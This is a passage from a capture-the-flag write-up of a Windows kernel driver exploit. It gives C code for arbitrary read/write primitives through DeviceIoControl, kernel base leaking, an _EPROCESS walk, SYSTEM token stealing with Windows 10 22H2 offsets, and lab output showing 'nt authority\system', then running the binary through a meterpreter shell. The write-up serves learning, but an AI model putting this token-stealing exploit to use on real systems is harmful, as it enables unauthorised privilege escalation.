11     // Allocate pool memory
12     unsigned char outputBuf[1024];
13     memset(outputBuf, 0, sizeof(outputBuf));
14     ULONG bytesRtn;
15
16     BOOL result = DeviceIoControl(hDevice,
17         IOCTL_ALLOCATE,
18         (LPVOID)&userData,
19         (DWORD)sizeof(struct ReaperData),
20         outputBuf,
21         1024,
22         &bytesRtn,
23         NULL);
24
25     // Copy operation
26     memset(outputBuf, 0, sizeof(outputBuf));
27     result = DeviceIoControl(hDevice,
28         IOCTL_COPY,
29         (LPVOID)NULL,
30         (DWORD)0,
31         outputBuf,
32         1024,
33         &bytesRtn,
34         NULL);
35
```

```

36     // Free pool memory
37     memset(outputBuf, 0, sizeof(outputBuf));
38     result = DeviceIoControl(hDevice,
39         IOCTL_FREE,
40         (LPVOID)NULL,
41         (DWORD)0,
42         outputBuf,
43         1024,
44         &bytesRtn,
45         NULL);
46 }
47
48 void ArbitraryRead(HANDLE hDevice, QWORD src, QWORD dst)
49 {
50     return ArbitraryWrite(hDevice, src, dst);
51 }

```

## Kernel Base Address

Locating the kernel base address was fairly straightforward. I used a common technique that I have used before:

```

1 QWORD GetKernelBase()
2 {
3     LPVOID drivers[ARRAY_SIZE];
4     DWORD cbNeeded;
5     EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
6
7     return (QWORD)drivers[0];
8 }

```

I used the `EnumDeviceDrivers` Win32 API. This function populates an array with the kernel address of each driver, luckily the first entry is the base address of the kernel. Easy!

## SYSTEM Security Token

After doing a bit of research I wrote the following code:

```
1 QWORD GetSystemTokenAddress(QWORD kernelBase, HANDLE
  hDevice)
2 {
3     // Load kernel in to user land and get the
  PsInitialSystemProcess address
4     HMODULE hKernel = LoadLibraryA(NTOSKRNL_EXE);
5     HANDLE psInitialProcess = GetProcAddress(hKernel,
  "PsInitialSystemProcess");
6
7     QWORD psOffset = (QWORD)psInitialProcess -
  (QWORD)hKernel;
8     QWORD psAddress = (QWORD)kernelBase + (QWORD)psOffset;
9
10    QWORD dereferencedSystemEprocessAddress;
11    ArbitraryRead(hDevice, psAddress,
  (QWORD)&dereferencedSystemEprocessAddress);
12    printf("[+] SYSTEM _EPROCESS address: 0x%p\n",
  dereferencedSystemEprocessAddress);
13
14    QWORD systemTokenAddress =
  dereferencedSystemEprocessAddress + TOKEN_OFFSET;
15    FreeLibrary(hKernel);
16
17    return systemTokenAddress;
```

I loaded the kernel image on line `4` and located the address of ``PsInitialSystemProcess``. I was able to take this address and work out the offset based upon the address that the module was loaded at (lines `7-8`).

I then used the arbitrary read primitive to get the actual address of the ``SYSTEM` `_EPROCESS`` by dereferencing the ``PsInitialSystemProcess`` address. I learned this new technique during my research (lines `10-12`).

I used a token offset for the target operating system to locate the address of the ``SYSTEM`` token on line `14`.

#### Tip

The ``_EPROCESS`` structure can be examined using the ``dt nt!_EPROCESS <address>`` command in **WinDbg** to find the offset of various fields, including the security token.

## Current Security Token

The ``_EPROCESS`` structure contains a field called ``ActiveProcessLinks``; this is a doubly linked list to all the processes running (their ``_EPROCESS`` objects that is):

```
1 QWORD GetCurrentTokenAddress(QWORD SystemProcessAddress,  
    HANDLE hDevice)  
2 {  
3     QWORD processAddress = SystemProcessAddress;  
4     QWORD processLinkAddress;  
5     QWORD processId;
```

```

6     DWORD currentProcessId = GetCurrentProcessId();
7
8     while(TRUE)
9     {
10         ArbitraryRead(hDevice, processAddress +
ACTIVE_PROCESS_LINKS_OFFSET, (QWORD)&processLinkAddress);
11
12         ArbitraryRead(hDevice, processLinkAddress -
ACTIVE_PROCESS_LINKS_OFFSET + UNIQUE_PROCESS_ID_OFFSET,
(QWORD)&processId);
13
14         processAddress = processLinkAddress -
ACTIVE_PROCESS_LINKS_OFFSET;
15
16         if ((DWORD)processId == currentProcessId)
17         {
18             break;
19         }
20     }
21
22     printf("[+] Current _EPROCESS address: 0x%p\n",
processAddress);
23     return processAddress + TOKEN_OFFSET;
24 }

```

This code is self explanatory. It enumerates processes until it finds one with a `UniqueProcessId` that matches the one returned from `GetCurrentProcessId`. Once the process is found the address of the `_EX_FAST_REF` (Token offset) is returned.

## Putting it Together



The main code pieces all of this together in to a privilege escalation exploit:

```
1 // get the kernel base address
2 QWORD kernelBase = GetKernelBase();
3
4 // get the system token address
5 QWORD systemTokenAddress = GetSystemTokenAddress(kernelBase,
6 hDevice);
7
8 // get the current process address
9 QWORD currentTokenAddress =
10 GetCurrentTokenAddress(systemTokenAddress - TOKEN_OFFSET,
11 hDevice);
12
13 QWORD systemTokenDereferenced;
14 ArbitraryWrite(hDevice, (QWORD)systemTokenAddress,
15 (QWORD)&systemTokenDereferenced);
16
17 // do the system token write
18 ArbitraryWrite(hDevice, (QWORD)&systemTokenDereferenced,
19 (QWORD)currentTokenAddress);
20
21 // spawn a new command prompt
22 system("cmd.exe");
```

The complete privilege escalation code can be found at the following link:

## Testing the Exploit

I tested the exploit code on my local lab:

---

```

1 Reaper Priv Esc Driver Exploit
2 -----
3 [+] Driver handle: 0x00000000000000A0
4 [+] Kernel base address: 0xFFFFF8041F000000
5 [+] SYSTEM _EPROCESS address: 0xFFFFD10C45860040
6 [+] SYSTEM token address: 0xFFFFD10C458604F8
7 [+] Current _EPROCESS address: 0xFFFFD10C4E846080
8 [+] Current token address: 0xFFFFD10C4E846538
9 [+] System token dereferenced: 0xFFFF9F87D989C72E
10 [+] Copying SYSTEM token...
11 [+] Spawning new process...
12
13 Microsoft Windows [Version 10.0.19045.4529]
14 (c) Microsoft Corporation. All rights reserved.
15
16 C:\Users\John\source\repos\ReaperPrivEsc\ReaperPrivEsc>whoami
17 nt authority\system

```

Rock on! I had successfully exploited the **reaper** driver. It was now time to check the target operating system version and make tweaks to the structure offsets:

```

1 Host Name: REAPER
2 OS Name: Microsoft Windows 10 Pro
3 OS Version: 10.0.19045 N/A Build 19045

```

This version is Windows 10 22H2. I used the Vergilius Project to examine the `\_EPROCESS` structure.

Luckily the offsets were the same on the target as they were for my lab:

```
1 | #define UNIQUE_PROCESS_ID_OFFSET 0x440
2 | #define ACTIVE_PROCESS_LINKS_OFFSET 0x448
3 | #define TOKEN_OFFSET 0x4b8
```

## End Game

I uploaded the privilege escalation binary, using a meterpreter shell and ran it in a command prompt:

```
1 | C:\Users\keysvc>ReaperPrivEsc.exe
2 | ReaperPrivEsc.exe
3 | Microsoft Windows [Version 10.0.19045.3208]
4 | (c) Microsoft Corporation. All rights reserved.
5 |
6 | C:\Users\keysvc>whoami
7 | whoami
8 | nt authority\system
9 |
10 | C:\Users\keysvc>hostname
11 | hostname
12 | reaper
```


I grabbed the **root.txt** file and submit it to discord:

 **plackyhacker** used  **flag**



**VulnBot** **APP** Today at 3:44 PM

Challenge solved!

 Only you can see this • [Dismiss message](#)